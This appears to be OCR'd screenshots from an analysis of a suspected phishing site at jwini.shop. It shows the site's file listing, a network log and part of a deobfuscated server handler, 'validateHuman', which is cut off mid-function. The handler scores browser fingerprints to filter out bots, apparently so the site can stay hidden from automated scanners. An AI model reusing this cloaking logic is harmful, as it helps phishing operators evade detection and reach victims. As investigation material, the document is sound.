
dist
lock
nginx
node_modules
public
typings
view
bootstrap.js
install.sh
menu.json
nginx.conf.template
package.json
package-lock.json
public.pem
ssl-nginx.conf.template
start.sh
tsconfig.json

/open/visitors/info/




🔒 GET H/1.1	200 OK	favicon.ico jwini.shop/dcseaocomjapen/		108 KB 108 KB
🔒 POST H/1.1	200 OK	validateHuman jwini.shop/open/visitors/info/	Show response	33 B 439 B
🔒 POST H/1.1	200 OK	ibsibs jwini.shop/open/visitors/info/	Show response	46 B 452 B
🔒 GET H/1.1	200 OK	B1mJW4nA.js jwini.shop/dcseaocomjapen/assets/js/	Show response	40 KB 14 KB
🔒 POST H/1.1	200 OK	coguicogui jwini.shop/open/visitors/info/	Show response	260 B 600 B

dist/modules/visitors/controller/open/info.js




```
__decorate(
  [
    (0, decorator_1.Post)('/validateHuman', { summary: '' }),
    __param(0, (0, decorator_1.Body)()),
    __metadata('design:type', Function),
    __metadata('design:paramtypes', [Object]),
    __metadata('design:returntype', Promise),
  ],
  VisitorsInfoAppController.prototype,
  'validateHuman',
  null
)
```




```
async ['validateHuman'](_0x2e3794) {
  const _0x2ae683 = this.ctx.request.headers['x-forwarded-for']
  let _0x3e0c26
  if (typeof _0x2ae683 === 'string') {
    _0x3e0c26 = _0x2ae683.split(',')[0].trim()
  } else {
    if (Array.isArray(_0x2ae683)) {
      _0x3e0c26 = _0x2ae683[0].split(',')[0].trim()
    } else {
      _0x3e0c26 = this.ctx.request.socket.remoteAddress.replace('::ffff:', '')
    }
  }
  try {
    const _0x53cd5b = _0x2e3794.fp
    if (_0x53cd5b.webdriver) {
      return false
    }
    let _0x404214 = 0
    if (Array.isArray(_0x53cd5b.plugins) && _0x53cd5b.plugins.length >= 3) {
      _0x404214 += 1
    }
    if (
      Array.isArray(_0x53cd5b.languages) &&
      _0x53cd5b.languages.length > 0
    ) {
      _0x404214 += 1
    }
    if (_0x53cd5b.canvasHash) {
      _0x404214 += 1
    }
    if (_0x53cd5b.gpuVendor && _0x53cd5b.gpuRenderer) {
      _0x404214 += 1
    }
```

/open/visitors/info/validateHuman

dist/modules/visitors/controller/open/info.js



